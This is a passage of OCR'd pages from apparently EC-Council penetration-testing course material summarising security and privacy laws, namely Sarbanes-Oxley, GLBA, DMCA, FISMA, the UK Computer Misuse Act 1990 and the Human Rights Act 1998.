
- **Title XI: Corporate Fraud Accountability**

  Title XI consists of seven sections. Section 1101 recommends the following name for this title: "**Corporate Fraud Accountability Act of 2002**." It identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens their penalties. This enables the SEC to resort to temporarily freeze "large" or "unusual" transactions or payments.

As far as compliance is concerned, the most important sections within these eleven titles are usually considered to be 302, 401, 404, 409, 802 and 906.

- **Section 302**
  - A mandate that requires senior management to certify the accuracy of the reported financial statement.
  - CEOs and CFOs of accounting company's clients must sign statements verifying the completeness and accuracy of the financial reports.
- **Section 404**
  - A requirement that management and auditors establish internal controls and reporting methods on the adequacy of those controls.
  - CEOs, CFOs, and auditors must report on, and attest to the effectiveness of internal controls for financial reporting.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Security Acts: Gramm-Leach-Bliley Act (GLBA)

Source: *https://www.ftc.gov*


The Gramm-Leach-Bliley Act requires financial institutions – companies that offer consumers financial products or services like loans, financial or investment advice, or insurance – to explain their information-sharing practices to their customers and to safeguard sensitive data.

The objective of the Gramm-Leach-Bliley Act was to ease the transfer of financial information between institutions and banks while making the rights of the individual through security requirements more specific.

Key Points Include:

- Protecting consumer's personal financial information held by financial institutions and their service providers
- The officers and directors of the financial institution shall be subject to, and personally liable for, a civil penalty of not more than $10,000 for each violation

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Security Acts: The Digital Millennium Copyright Act (DMCA) and Federal Information Security Management Act (FISMA)

Source: *https://www.copyright.gov*, Source: *https://csrc.nist.gov*

The Digital Millennium Copyright Act (DMCA)

The DMCA is a United States copyright law that implements two 1996 treaties of the World Intellectual Property Organization (WIPO): the WIPO Copyright Treaty and the WIPO Performances and Phonograms Treaty. It defines legal prohibitions against circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information in order to implement US treaty obligations. The DMCA contains five titles:

- **Title I**: **WIPO TREATY IMPLEMENTATION**

  Title I implements the WIPO treaties. First, it makes certain technical amendments to US law, in order to provide appropriate references and links to the treaties. Second, it creates two new prohibitions in Title 17 of the U.S. Code—one on circumvention of technological measures used by copyright owners to protect their works and one on tampering with copyright management information—and adds civil remedies and criminal penalties for violating the prohibitions.

- **Title II**: **ONLINE COPYRIGHT INFRINGEMENT LIABILITY LIMITATION**

  Title II of the DMCA adds a new section 512 to the Copyright Act to create four new limitations on liability for copyright infringement by online service providers. The limitations are based on the following four categories of conduct by a service provider:

  - Transitory communications
  - System caching

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Storage of information on systems or networks at direction of users
- Information location tools

New section 512 also includes special rules concerning the application of these limitations to nonprofit educational institutions.

- **Title III**: **COMPUTER MAINTENANCE OR REPAIR**

  Title III of the DMCA allows the owner of a copy of a program to make reproductions or adaptations when necessary to use the program in conjunction with a computer. The amendment permits the owner or lessee of a computer to make or authorize the making of a copy of a computer program in the course of maintaining or repairing that computer.

- **Title IV**: **MISCELLANEOUS PROVISIONS**

  Title IV contains six miscellaneous provisions, where the first provision provides Clarification of the Authority of the Copyright Office. The second provision grants exemption for the making of "ephemeral recordings". The third provision promotes the distance education study. The fourth provision provides exemption for Nonprofit Libraries and Archives. The fifth provision allows Webcasting Amendments to the Digital Performance Right in Sound Recordings, and the sixth provision addresses concerns about the ability of writers, directors and screen actors to obtain residual payments for the exploitation of motion pictures in situations in which the producer is no longer able to make these payments.

- **Title V: PROTECTION OF CERTAIN ORIGINAL DESIGNS**

  Title V of the DMCA, entitles the Vessel Hull Design Protection Act (VHDPA). It creates a new system for protecting original designs of certain useful articles that make the article attractive or distinctive in appearance. For purposes of the VHDPA, "useful articles" are limited to the hulls (including the decks) of vessels no longer than 200 feet.

Federal Information Security Management Act (FISMA)


FISMA is the Federal Information Security Management Act of 2002 to produce several key security standards and guidelines required by Congressional legislation. It requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or other source.

The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets.

It includes:

- Standards for categorizing information and information systems by mission impact
- Standards for minimum security requirements for information and information systems
- Guidance for selecting appropriate security controls for information systems
- Guidance for assessing security controls in information systems and determining security control effectiveness
- Guidance for the security authorization of information systems

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Computer Misuse Act 1990

Source: *https://www.legislation.gov.uk*

An Act to make provision for securing computer material against unauthorized access or modification; and for connected purposes. [29th June 1990]

Computer misuse offences

1. Unauthorized access to computer material.

2. Unauthorized access with intent to commit or facilitate commission of further offences.

3. Unauthorized acts with intent to impair, or with recklessness as to impairing, operation of computer, etc.

3ZA. Unauthorized acts causing, or creating risk of, serious damage.

3A. Making, supplying or obtaining articles for use in offence under section 1, 3 or 3ZA.

Jurisdiction

4. Territorial scope of offences under this Act.

5. Significant links with domestic jurisdiction.


6. Territorial scope of inchoate offences related to offences under this Act.

7. Territorial scope of inchoate offences related to offences under external law corresponding to offences under sections 1 to 3.

8. Relevance of external law.

9. British citizenship immaterial.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Human Rights Act 1998

Source: *https://www.legislation.gov.uk*

An Act to give further effect to rights and freedoms guaranteed under the European Convention on Human Rights; to make provision with respect to holders of certain judicial offices who become judges of the European Court of Human Rights; and for connected purposes. [9th November 1998]

Introduction

1. The Convention Rights.

2. Interpretation of Convention rights.

Legislation

3. Interpretation of legislation.

4. Declaration of incompatibility.

5. Right of Crown to intervene.

Public authorities

6. Acts of public authorities.

7. Proceedings.

8. Judicial remedies.

9. Judicial acts.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remedial action

10. Power to take remedial action.

Other rights and proceedings

11. Safeguard for existing human rights.
12. Freedom of expression.
13. Freedom of thought, conscience and religion.

Derogations and reservations

14. Derogations.
15. Reservations.
16. Period for which designated derogations have effect.
17. Periodic review of designated reservations.

Judges of the European Court of Human Rights

18. Appointment to European Court of Human Rights.

